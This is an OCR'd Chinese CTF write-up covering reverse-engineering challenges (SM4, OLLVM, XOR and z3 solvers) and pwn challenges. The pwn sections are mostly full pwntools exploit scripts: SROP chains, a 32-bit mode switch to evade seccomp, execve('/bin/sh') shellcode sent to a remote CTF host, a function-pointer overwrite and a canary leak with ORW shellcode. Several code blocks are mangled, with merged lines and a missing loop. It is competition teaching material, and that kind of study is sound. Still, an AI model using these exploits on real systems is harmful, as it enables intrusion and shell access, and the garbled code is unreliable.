
```
      free(Block);
    }
  }
  else
  {
    sub_401020("wow\n", v9);
    sub_4013B0(FileName, &Arglist);
    sub_401530(FileName);
  }
  LOBYTE(v33) = 2;
  sub_402060(v28);
  LOBYTE(v33) = 1;
  sub_402060(v27);
  return 0;
}
```

去除isdebugger反调试

动调patch去除

try-catch

反编译catch块的数据



SM4加密算法

SM4加密算法特征，如果加密结果和enc不同，则进入 loc_4D1EED ， 输出 fake flag的base64

```
int __usercall sub_401A50@<eax>(unsigned int a1@<edx>, int a2@<ecx>, int a3, __int128 *a4, int a5)
{
  int result; // eax
  _DWORD *v7; // ebx
  int v8; // esi
  _DWORD *v9; // edi
  unsigned __int32 v10; // eax
  unsigned __int32 v11; // ecx
  unsigned __int32 v12; // edx
  unsigned int v13; // esi
  int v14; // eax
  __int128 v15; // xmm0
  bool v16; // zf
  unsigned int v17; // [esp+Ch] [ebp-12Ch]
  int v19; // [esp+10h] [ebp-128h]
  int v20[32]; // [esp+14h] [ebp-124h] BYREF
  unsigned __int32 v21; // [esp+94h] [ebp-A4h]
  unsigned __int32 v22; // [esp+98h] [ebp-A0h]
  unsigned __int32 v23; // [esp+9Ch] [ebp-9Ch]
  int v24[33]; // [esp+A0h] [ebp-98h]
  __int128 v25; // [esp+124h] [ebp-14h]

  result = sub_401830(a3, v20);
  v17 = a1 >> 4;
  v25 = *a4;
  if ( a1 >> 4 )
  {
    v7 = (_DWORD *)(a2 + 12);
    v8 = a2 - a5;
    v9 = (_DWORD *)(a5 + 8);
    v19 = a2 - a5;
    do
    {
      v10 = _byteswap_ulong(*(v7 - 3) ^ v25);
      v11 = _byteswap_ulong(*(v7 - 2) ^ DWORD1(v25));
      v12 = _byteswap_ulong(*(_DWORD *)((char *)v9 + v8) ^ DWORD2(v25));
      v24[0] = _byteswap_ulong(*v7 ^ HIDWORD(v25));
      v13 = 0;
      v21 = v10;
```

动态调试提取key和iv

0O00O0O00OO0O0O01lll1ll111l1l1l1


前面16个字节是key后面16个字节是iv

```
key=0x30,0x4f,0x30,0x30,0x4f,0x30,0x4f,0x30,0x30,0x4f,0x4f,0x30,0x4f,0x30,0x4f,0x30
iv=0x31,0x49,0x49,0x49,0x31,0x49,0x49,0x31,0x31,0x31,0x49,0x31,0x49,0x31,0x49,0x31
```

CK,FK

```
1 int __fastcall sub_401830(unsigned __int8 *a1, int a2)
2 {
3   int v4; // esi
4   int v5; // eax
5   int v6; // ecx
6   int v7; // esi
7   int v8; // esi
8   int v9; // ecx
9   int v10; // ecx
0   int v11; // ecx
1   int v12; // eax
2   int v13; // ecx
3   int v14; // ecx
4   int v15; // ecx
5   int v16; // eax
6   int v17; // ecx
7   int v18; // ecx
8   int v19; // eax
9   unsigned int v20; // esi
0   int result; // eax
1   int v22; // edx
2   __int128 v23[9]; // [esp+Ch] [ebp-130h]
3   int v24[32]; // [esp+9Ch] [ebp-A0h]
4   __m128 v25; // [esp+11Ch] [ebp-20h]
5   __m128 v26; // [esp+12Ch] [ebp-10h]
6
7   v25.m128_u64[0] = 0x56AA3350A3B1BAC6i64;
8   v25.m128_u64[1] = 0xB27022DC677D9197ui64;
9   v4 = *a1;
0   v5 = a1[1];
1   v6 = a1[4] << 8;
2   v24[0] = 462357;
3   v7 = a1[2] | ((v5 | (v4 << 8)) << 8);
4   v24[1] = 472066609;
5   v8 = a1[3] | (v7 << 8);
6   v24[2] = 943670861;
7   v9 = a1[5] | v6;
8   v26.m128_i32[0] = v8;
    v10 = a1[6] | (v9 << 8);
```

识别到算法进行解密



传入这个字符作为key对文件进行解密得到flag

长颈鹿爱吃彩虹

去除OLLVM混淆

可以很清晰的看到是一个ollvm混淆，没有进行魔改

可以使用d810插件进行去除（方便）

也可以使用deflat.py进行去除（要多次设置开始的位置去除后更美观）

去除后代码

```
  size_t v12; // [rsp+138h] [rbp-28h]
  bool v13; // [rsp+147h] [rbp-19h]
  void *s1; // [rsp+148h] [rbp-18h]
  void *s2; // [rsp+150h] [rbp-10h]

  v9 = 0;
  printf("  ____  __  __  ____  _        ___   __    __  _____  ____  \n");
  printf(" / ___| \\ \\ / /  / ___| | |      / _ \\  \\ \\   / / | ____| |  _ \\ \n");
  printf(" \\___ \\   \\ V /  | |     | |     | | | |  \\ \\ / /  |  _|   | |_) |\n");
  printf("  ___) |   | |   | |___  | |___  | |_| |   \\ V /   | |___  |  _ < \n");
  printf(" |____/    |_|    \\____| |_____|  \\___/     \\_/    |_____| |_| \\_\\\n");
  sub_401440(v8, 32LL);                      // 密文（4段存储）
  sub_401BA0(v7, 9LL);                       // 密钥（3段存储）
  n = 32LL;
  printf("please input what you want: ");
  fgets(s, 33, stdin);
  s[strcspn(s, "\n")] = 0;
  v10 = s;
  v11 = strlen(s);
  v12 = n;
  v13 = v11 != n;                            // 判断长度
  if ( v11 == n )
  {
    sub_401540(s, v7, (__int64)v5);          // 加密逻辑按位异或
    s1 = v5;
    s2 = v8;
    if ( !memcmp(v5, v8, n) )
      printf("wow!you eat it\n");
    else
      printf("do you want to eat rainbow again? \n");
    return 0;
  }
  else
  {
    printf("your height wrong ,not a really giraffe ");
    return 1;
  }
}
```

加密逻辑


IDA View-A | Pseudocode-A | Hex View-1 | Local Types

```
__int64 __fastcall sub_401540(const char *a1, const char *a2, __int64 a3)
{
  __int64 result; // rax
  size_t i; // [rsp+58h] [rbp-88h]
  size_t v5; // [rsp+60h] [rbp-80h]
  size_t v6; // [rsp+68h] [rbp-78h]

  v6 = strlen(a1);
  v5 = strlen(a2);
  for ( i = 0LL; ; ++i )
  {
    result = 613664223LL;
    if ( i >= v6 )
      break;
    *(_BYTE *)(a3 + i) = a2[v5 - 1 - i % v5] ^ a1[i];
  }
  return result;
}
```

倒序按位异或

动态调试提取数据

data提取（动态调试，四个存储函数，提取寄存器的值）



key提取

调试到最后的return的地方读取三段读取

```
      v12 = (_WORD *)(v9 + 6);
      i = 1401152740;
    }
    if ( i != -447185942 )
      break;
    v11 = (_WORD *)(v10 + 3);
  }
  *v12 = v6;
  result = v9;
  *(_BYTE *)(v9 + 8) = 0;
  return result;
}
```

00001C8F sub 401BA0:41 (401C8F)

EXP

```
key = b"BOb0m0oN"
xor_data = [0x1D, 0x36, 0x73, 0x16, 0x49, 0x2D, 0x1A, 0x1D, 0x29, 0x06, 0x42,
0x2C, 0x76, 0x07, 0x10, 0x0E, 0x7E, 0x39, 0x55, 0x32, 0x75, 0x03, 0x1B, 0x1D,
0x19, 0x5F, 0x52, 0x23, 0x01, 0x03, 0x1D, 0x3F]
flag = "" for i in range(len(xor_data)):
flag += chr(xor_data[i]^key[7 - i%8]) print(flag)
# SYC{yOU_girAFe_LOVe_EaT_W0bN1aR}
```

xxl_z3

出题思路

- **getchar**接收**key**和**flag**的输入
  key：`Geek___Challenge` **flag**: `SYC{Wow!!_YOu_4r3_9oOd_At_r3$!!}`
- **check_key**函数对**key**进行验证，不会对**key**进行加密
  - 验证数据为：`BBB[key[i]]`
- **encode_xor**函数对**flag**进行加密异或
  - **encode_encode**:**flag**分成**8X4**进行行位移
  - 依次异或操作
- 最后**check_z3**进行检验加密后的数据,解密需要**z3**

纯逆向，主体逆向逻辑什么好说的。先解z3，再拿去逆向。

解z3脚本：

```
from z3 import *
import re
# 定义变量数组，假设user是一个包含足够元素的数组
flag = [Int('flag[%d]' % i) for i in range(32)]# 假设user数组有16个元素

decode_by_z3 = [0x19b, 0x113, 0x189, 0x1c9, 0x250, 0x536, 0x4de, 0x1bc, 0x41b,
0x724, 0x6d0, 0x4a1, 0x645, 0x475, 0x4ca, 0x68c, 0x3e5, 0x1c7, 0x33d, 0x5b7,
0x28d, 0x244, 0x30e, 0x291, 0x271, 0x301, 0x45f, 0x46f, 0x517, 0x41e, 0x426,
0x4b5]
s = Solver()

for i in range(8):
    s.add(
            (flag[0+i*4]+8*flag[1+i*4]+6*flag[2+i*4]+flag[3+i*4])==
decode_by_z3[0+i*4],
            (flag[1+i*4]+8*flag[2+i*4]+6*flag[3+i*4]+flag[0+i*4])==
decode_by_z3[1+i*4],
            (flag[2+i*4]+8*flag[3+i*4]+6*flag[0+i*4]+flag[1+i*4])==
decode_by_z3[2+i*4],
            (flag[3+i*4]+8*flag[0+i*4]+6*flag[1+i*4]+flag[2+i*4])==
decode_by_z3[3+i*4],
    )

if s.check() == sat:

    m = str(s.model())
# print(m)
    m = re.findall('\d+',m)
# print(m)
    value = []
    idx = []
    flag = []
    for i in range(len(m)):
        if i%2 == 0 :
            idx.append(int(m[i],10))
            flag.append(0)
        else :
            value.append(int(m[i],10))
# print(idx)# print(value)for i in range(len(idx)):
```

```
        flag[idx[i]] = value[i]
    print("data_after_decode:",flag)
# print(len(flag))

else:
    print("No solution found")
#输出：#data_after_decode: [23, 40, 7, 26, 29, 3, 69, 125, 111, 9, 125, 118, 99,
126, 74, 54, 112, 89, 28, 5, 25, 63, 9, 70, 111, 26, 43, 48, 58, 102, 60, 69]
```

把解密后的数据放入下面的flag数组：

解题脚本

```
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

unsigned char key_after_enc[] =
{0x2a,0xe,0xe,0x14,0x3f,0x3f,0x3f,0x26,0x11,0xa,0x15,0x15,0xe,0x17,0x10,0xe,0};
unsigned char BBB[] =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ?_";

void decode_decode(unsigned char *flag){//逆encode_encode
//行位移，分成以4为长，宽为8的二维数组及其容易识别加密逻辑
        unsigned char temp;
    for(int i;i<8;i++){
        for(int j=0;j<i;j++){
            temp = flag[4*i+3];
            for(int k = 2;k >= 0;k--){
                flag[4*i+k+1]=flag[4*i+k];
            }
            flag[4*i]=temp;
        }
    }
}

void decode_xor(unsigned char *flag,unsigned char *key ){//逆encode_xor
        unsigned int temp;
    int len = strlen(flag);
    int i;
        flag[i] ^= key[(31-i)%16]^i;
        flag[i] ^= flag[(32+i-1)%32];
    }
    decode_decode(flag);
 }

 void decode_key(char *key){
    char str[0x20] = {0};
    for(int i=0;i<16;i++){
        str[i] = BBB[key_after_enc[i]];
    }
    strncpy(key,str,0x10);
 }

int main(){
```

```
    char key[0x11] = {0};
    char flag[0x21] = {23, 40, 7, 26, 29, 3, 69, 125, 111, 9, 125, 118, 99, 126,
74, 54, 112, 89, 28, 5, 25, 63, 9, 70, 111, 26, 43, 48, 58, 102, 60, 69,0};
    decode_key(key);
    decode_xor(flag,key);
    printf("[+]key:%s\n[+]flag:%s\n",key,flag);
}
//输出:// [+]key:Geek___Challenge// [+]flag:SYC{Wow!!_YOu_4r3_9oOd_At_r3$!!}
```

Pwn

ez_srop

有一个gadget 可以srop,但是有沙盒 导致我们需要触发多个srop才能拿到flag

```
.text:00000000004012C4 F3 0F 1E FA                endbr64
.text:00000000004012C8 55                         push    rbp
.text:00000000004012C9 48 89 E5                   mov     rbp, rsp
.text:00000000004012CC 0F 05                      syscall
                       ; LINUX -
.text:00000000004012CE C3                         retn
```

但是gadget里面没有pop rax 所以就通过返回到main函数重新触发一次read函数然后再次触发srop就可以了.exp中给了详细的注释

```
from pwn import *
# context(os='linux', arch='mips',endian="little", log_level='debug')
context(os='linux', arch='amd64', log_level='debug')
# context(os='linux', arch='amd64')
context.terminal = ['byobu', 'sp', '-h']

# file_name
file_name = "./test"
url = ""
port = 1111
# 以什么方式启动
# elf = ELF(file_name)
# p= process(file_name)
p = gdb.debug(file_name,"b *0x401319")
# p = remote(url,port)
def convert_str_asmencode(content: str):
    out = ""
    for i in content:
        out = hex(ord(i))[2:] + out
    out = "0x" + out
    return out

sd = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
rc = lambda n : p.recv(n)
rl = lambda  : p.recvline()
```

```
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\x00'))
# 32是77 64是15
syscall_ret = 0x4012CC
bss =0x404040  +0x100
# 初始化
# 向bss写入数据 并且跳转到bss上
# 记得向bss+0x300位置写入./flag
# 每次通过read(0x15)进行跳转 rbp-0x20位置
read_15 = 0x401308
payload = b"a"*0x20+p64(bss)+p64(syscall_ret)
sigframe = SigreturnFrame()
sigframe.rax = 0
sigframe.rdi = 0
sigframe.rdx = 0x600
sigframe.rsi = bss
sigframe.rsp = bss
sigframe.rip = syscall_ret
sigframe.rbp = bss+8+0x20
payload += bytes(sigframe)
sd(payload.ljust(0x400,b"a"))
# 凑一个rax为15
payload =b"a"*15
sd(payload)
# 第一次触发
pause()
payload =b""
payload += p64(read_15)
# 用于buf写入缓冲
payload += p64(0)*4
# open
sigframe1 = SigreturnFrame()
sigframe1.rax = 2
sigframe1.rdi = (bss+0x500)
sigframe1.rdx = 0
sigframe1.rsi = 0
# 刚好为下一个的read_15位置
sigframe1.rsp = bss +8+0x20+0x10+len(sigframe)
sigframe1.rip = syscall_ret
# 刚好为下一个的头位置+0x10
sigframe1.rbp = bss+(8+0x20+0x10)+len(sigframe)+(8+0x20)
# rbp得指向这里q
print("bytes:",bytes(sigframe1))
payload += p64(0)+p64(syscall_ret)+bytes(sigframe1)
size1 = len(payload)
# 0xf8
# 然后要留出可写空间
# read
payload += p64(read_15)
payload += p64(0)*4
sigframe2 = SigreturnFrame()
sigframe2.rax = 0
```

```
sigframe2.rdi = 3
sigframe2.rdx = 0x40
sigframe2.rsi = bss+0x550
# 刚好为read的位置
sigframe2.rsp = bss + size1+(8+0x20+0x10+len(sigframe))
sigframe2.rip = syscall_ret
# 刚好为头+0x10
sigframe2.rbp = bss+size1+(8+0x20+0x10+len(sigframe))+(8+0x20)
payload +=p64(0)+p64(syscall_ret)+bytes(sigframe2)

# write
payload += p64(read_15)
payload += p64(0)*4
sigframe3 = SigreturnFrame()
sigframe3.rax = 1
sigframe3.rdi = 1
sigframe3.rdx = 0x40
sigframe3.rsi = bss+0x550
sigframe3.rsp = 0
sigframe3.rip = syscall_ret
sigframe3.rbp = 0
payload += p64(0)+p64(syscall_ret)+bytes(sigframe3)
payload = (payload.ljust(0x500,b"a")+b"./flag\x00")
sd(payload)
print("第一次15")
pause()
sd(b"b"*15)
print("第二次15")
pause()
sd(b"b"*15)
print("第三次15")
pause()
sd(b"b"*15)
print("第四次15")
pause()
sd(b"b"*15)
ia()
```

hard_orw

限制比较高,但是没有限制执行的框架,所以我们可以直接使用32位的abi.或者我们直接通过retfq/retf转化成32位.然后去执行open.

这里两种都可以.下面的exp展示的是通过retf和retfq进行绕过的办法.

关于前面4字节利用,我们可以观察在执行shellcode的时候的寄存器状态,可以发现因为原来执行了一次read函数所以rdi为0,rsi为shellcode地址,rdx为一个大数字。那么我们直接执行syscall就可以对shellcode进行扩展写.

```
from pwn import *
# context(os='linux', arch='mips',endian="little", log_level='debug')
# context(os='linux', arch='amd64', log_level='debug')
# context(os='linux', arch='amd64')
context.terminal = ['byobu', 'sp', '-h']
```

```python
# file_name
file_name = "./sandbox"
url = "nc1.ctfplus.cn"
port = 43020
# 以什么方式启动
# elf = ELF(file_name)
# p= process(file_name)
# p = gdb.debug(file_name,"b *0x40160D")
p = remote(url,port)
#
sd = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
rc = lambda n : p.recv(n)
rl = lambda  : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\x00'))

ru(b"Please input your id\n")
sl(b"\x00")
ru(b"Please input your age\n")
sl(b"\xff")
ru(b"Perhaps you should learn \"ret\" and \"fd\" first\n")
pop_rax = b"\x58"
pop_rdx = b"\x5a"
syscall = b"\x0f\x05"
payload2 = pop_rdx+pop_rax+syscall
payload2 += asm(
'''
push 0x23;
mov rax, 0x405010;
push rax;
retfq;
''',arch="amd64")
# 构造新的栈空间
payload2 += asm(
'''
mov esp,0x405700;
mov ebp,0x405780;
'''
,arch="i386")
payload2 += asm(
'''
xor eax,eax;
mov eax,0x5;
mov ebx, 0x405034 ;
mov ecx,0;
int 0x80;
mov eax, 0x40503c ;
jmp eax;
'''
```

```
,arch="i386")
payload2 += b"./flag\x00\x00"


# 切换
payload2 += asm(
'''
push 0x33;
push 0x405044;
retf;
'''
,arch="amd64")
payload2 += asm(
'''
mov rax,0x28;
mov rdi,1;
mov rsi,3;
mov rdx,0;
mov r10,0x20;
syscall;
push rax;
'''
,arch="amd64")
payload = b"\x90"*2+syscall +payload2
sd(payload)
ia()
```

ez_shellcode

保护基本没开,可以直接跳转执行shellcode,没有沙盒所以通过pwntools生成getshell的shellcode直接打就可以了

```
from pwn import *
# context(os='linux', arch='mips',endian="little", log_level='debug')
# context(os='linux', arch='amd64', log_level='debug')
# context(os='linux', arch='amd64')
# context.terminal = ['byobu', 'sp', '-h']
# nc1.ctfplus.cn 22655
# file_name
file_name = "./shellcode"
url = "nc1.ctfplus.cn"
port = 22655
# url = "localhost"
# port = 8989
# 以什么方式启动
# elf = ELF(file_name)
# p= process(file_name)
# p = gdb.debug(file_name,"b main")
p = remote(url,port)

sd = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
rc = lambda n : p.recv(n)
```

```
rl = lambda  : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\x00'))


# payload = asm(
# '''
# push 0x68;
# mov rax, 0x732f2f2f6e69622f;
# push rax;
# mov rdi, rsp
# push 0x1010101 ^ 0x6873
# xor dword ptr [rsp], 0x1010101
# xor esi, esi
# push rsi
# push 8
# pop rsi
# add rsi, rsp
# push rsi
# mov rsi, rsp
# xor edx, edx
# push SYS_execve
# pop rax
# syscall
# '''
# ,arch="amd64")
payload =
b"jhH\xb8/bin///sPH\x89\xe7hri\x01\x01\x814$\x01\x01\x01\x011\xf6Vj\x08^H\x01\xe
6VH\x89\xe61\xd2j;X\x0f\x05"
print(payload)
sd(payload)
ru(b"please input your name:\n")
sl(b"a"*(0x18+8)+p64(0x401256))
ia()
```

struct_one_byte

通过一字节溢出覆盖结构体数组中下一个结构体的一个字节的数据,

结构体的样式,

```
typedef struct {
    long long name_size;
    char name[0x10];
    func_ptr func;
    char info[0x20];
}player;
```

这样我们就可以控制name_size,从而可以控制写入name的大小,然后通过溢出修改func_ptr 触发work就行了

改写function 执行ogg或者binsh即可

```
from pwn import *
# context(os='linux', arch='mips',endian="little", log_level='debug')
context(os='linux', arch='amd64', log_level='debug')
# context(os='linux', arch='amd64')
context.terminal = ['byobu', 'sp', '-h']

# file_name
file_name = "./struct"
url = ""
port = 1111
# 以什么方式启动
# elf = ELF(file_name)
p= process(file_name)
# p = gdb.debug(file_name,"b *$rebase(0x17D9)")
# p = remote(url,port)

sd = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
rc = lambda n : p.recv(n)
rl = lambda  : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\x00'))

def menu(index):
    ru(b"3. change player info: \n")
    sl(str(index).encode())
def add(index,name,info,choice=1):
    menu(1)
    ru(b"Index:\n")
    sl(str(index).encode())
    ru(b"player Position:\n1. tecaher \n2. students\n> \n")
    sl(str(choice).encode())
    ru(b"name :\n")
    sd(name)
    ru(b"info :\n")
    sd(info)
    print(f"添加 index:{index} user")
def work(index):
    menu(2)
    ru(b"input index:\n")
    sl(str(index).encode())
def edit(index,name):
    menu(3)
    ru(b"input index:\n")
    sl(str(index).encode())
    ru(b"name :\n")
    sd(name)
    print(f"edit index:{index} user")
```

```
def gift():
    menu(4)
    ru(b"gift\n")
    return rl()
res = int(gift()[5:-1],16)-363456
libc_base = res
system_base = libc_base +334896
print("libc_base",hex(libc_base))
add(1,b"/bin/sh\x00",b"\xff"*0x20)
add(0,b"/bin/sh\x00",b"\xff"*0x21)
edit(1,b"/bin/sh\x00".ljust(0x10,b"a")+p64(system_base))
work(1)
ia()
```

orz?orw!

正常进行沙盒限制,先覆写canary的最低一字节然后通过printf进行泄露cnary 然后执行shellcode.正常orw进行绕过

```
from pwn import *
# context(os='linux', arch='mips',endian="little", log_level='debug')
context(os='linux', arch='amd64', log_level='debug')
# context(os='linux', arch='amd64')
context.terminal = ['byobu', 'sp', '-h']

# file_name
file_name = "./test"
url = ""
port = 1111
# 以什么方式启动
# elf = ELF(file_name)
# p= process(file_name)
p = gdb.debug(file_name,"b *main+265")
# p = remote(url,port)

sd = lambda s : p.send(s)
sl = lambda s : p.sendline(s)
sa = lambda n,s : p.sendafter(n,s)
sla = lambda n,s : p.sendlineafter(n,s)
rc = lambda n : p.recv(n)
rl = lambda  : p.recvline()
ru = lambda s : p.recvuntil(s)
ra = lambda : p.recvall()
ia = lambda : p.interactive()
uu32 = lambda data : u32(data.ljust(4, b'\x00'))
uu64 = lambda data : u64(data.ljust(8, b'\x00'))
def convert_str_asmencode(content: str):
    out = ""
    for i in content:
        out = hex(ord(i))[2:] + out
    out = "0x" + out
    return out

bss = 0x404060+0x100
```

```
jmp_rsp = 0x4012A7
print("hello?")
res = rl()
sl(b"1")
ru(b"Please input your name:\n")
# 刚好覆盖到canary
payload = (b"1").ljust(0x11-7,b"a")
sd(payload)
size = len("Hello 1aaaaaaaa")
res = rl()
print("res",res)
canary = u64(res[size:size+8])
canary -=0x61
print("res2:",hex(canary))
bss =0x404160
flag = b"./flag\x00"
flag_hex = convert_str_asmencode("./flag\x00")
# 栈迁移
shellcode = asm(
f'''
mov rsp,{bss+8};
mov rax,{flag_hex};
push rax;
mov edi,{bss};
mov rsi,0;
mov rdx,0;
mov rax,0x2;
syscall
'''
,arch="amd64")
shellcode += asm(
f'''
mov rax,0x0;
mov rdi,3;
mov rsi,{bss+20};
mov rdx,0x30;
syscall
'''
,arch="amd64")
shellcode += asm(
f'''
mov rax,0x1;
mov rdi,1;
mov rsi,{bss+20};
mov rdx,0x30;
syscall
'''
)
ru(b"give me your id\n")
payload2 = b"a"*4 + p64(canary) +p64(bss)+p64(jmp_rsp)+shellcode
sd(payload2)
ia()
```

EzStackOverflow

